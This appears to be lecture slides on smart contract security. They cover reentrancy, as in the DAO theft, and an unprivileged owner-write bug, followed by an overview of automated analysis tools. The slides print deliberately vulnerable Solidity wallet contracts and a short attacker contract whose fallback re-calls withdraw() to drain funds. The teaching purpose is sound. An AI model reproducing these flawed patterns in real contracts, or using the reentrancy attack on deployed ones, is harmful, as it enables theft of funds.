





# Blockchain Security

# Blockchain Security is Multilayer Security


Application  
Layer 3




Programming  
Language  
Layer 2




Blockchain  
Layer 1




Network  
Layer 0



Hardware  
Layer -1





# Smart Contract Security

# Smart Contracts

```
contract Wallet {  
    uint balance = 10;  
  
    function withdraw() {  
        if(balance > 0)  
            msg.sender.call.value(balance)();  
        balance = 0;  
    } }
```

Transfer \$\$\$  
to the caller

- Small programs that **handle money** (ether)
- Executed on the Ethereum blockchain
- Written in high-level languages (e.g., Solidity)
- **No patching** after release

What can go wrong when programs handle billions of USD?

# Funds Stolen From the DAO One Year Ago Would be Worth \$1.35bn Today

JP Buntinx June 18, 2017 Crypto, News



33



Etherdice is down for maintenance. We are having troubles with our smart contract and will probably need to invoke the fallback mechanism.

## King of the Ether Throne

An Ethereum DApp (a "contract"), living on the blockchain, that will make you a King or Queen, might grant you riches, and will immortalize your name.



### Important Notice

A SERIOUS ISSUE has been identified that can cause monarch compensation payments to not be sent.

DO NOT send payments to the contract previously referenced on this page, or attempt to claim the throne. Refunds will CERTAINLY NOT be made for any payments made after this issue was identified on 2016-02-07.

report

# Security Bug #1: Reentrancy



User Contract

```
function moveBalance() {  
    wallet.withdraw();  
}  
...  
function () payable {  
    // log payment  
}
```



Wallet Contract

```
uint balance = 10;  
function withdraw() {  
    if (balance > 0)  
        balance -= 10 ether;  
    else  
        balance = 0;  
    Later...  
    call.value(balance)();  
}
```

calls the default  
“payable” function



balance is zeroed  
*after* ether transfer

Can the user contract withdraw more than 10 ether?

# Security Bug #1: Reentrancy



User Contract

```
function moveBalance() {  
    wallet.withdraw();  
}  
...  
function () payable {  
    wallet.withdraw();  
}
```



Calls  
withdraw() before  
balance is set to 0



Wallet Contract

```
uint balance = 10;  
  
function withdraw() {  
    if(balance > 0)  
        msg.sender.call.value(balance)();  
    balance = 0;  
}
```

balance is zeroed  
*after* ether transfer

An adversary stole 3.6M Ether !

## Security Bug #2: Unprivileged write to storage

Any user may  
change the  
wallet's owner



### Wallet Contract

```
address owner = ...;

function initWallet(address _owner) {
    owner = _owner;
}

function withdraw(uint amount) {
    if (msg.sender == owner) {
        owner.send(amount);
    }
}
```

Only owner can  
send ether

An attacker used a similar bug to ***steal \$32M***

# More security bugs



Unexpected ether flows



Insecure coding, such as unprivileged writes (e.g., *Multisig Parity bug*)



Use of unsafe inputs (e.g., reflection, hashing, ...)




Reentrant method calls (e.g., *DAO bug*)




Transaction reordering

# Automated Security Analysis




Problem: Cannot enumerate all possible contract behaviors...

# Automated Security Analysis: Existing Solutions




- Testing

Very limited guarantees




- Dynamic analysis
- Symbolic execution

Better than testing, but  
can still miss vulnerabilities



- Static analysis
- Formal verification

Strong guarantees



# Smart Contract Bug 1

# Security Bug

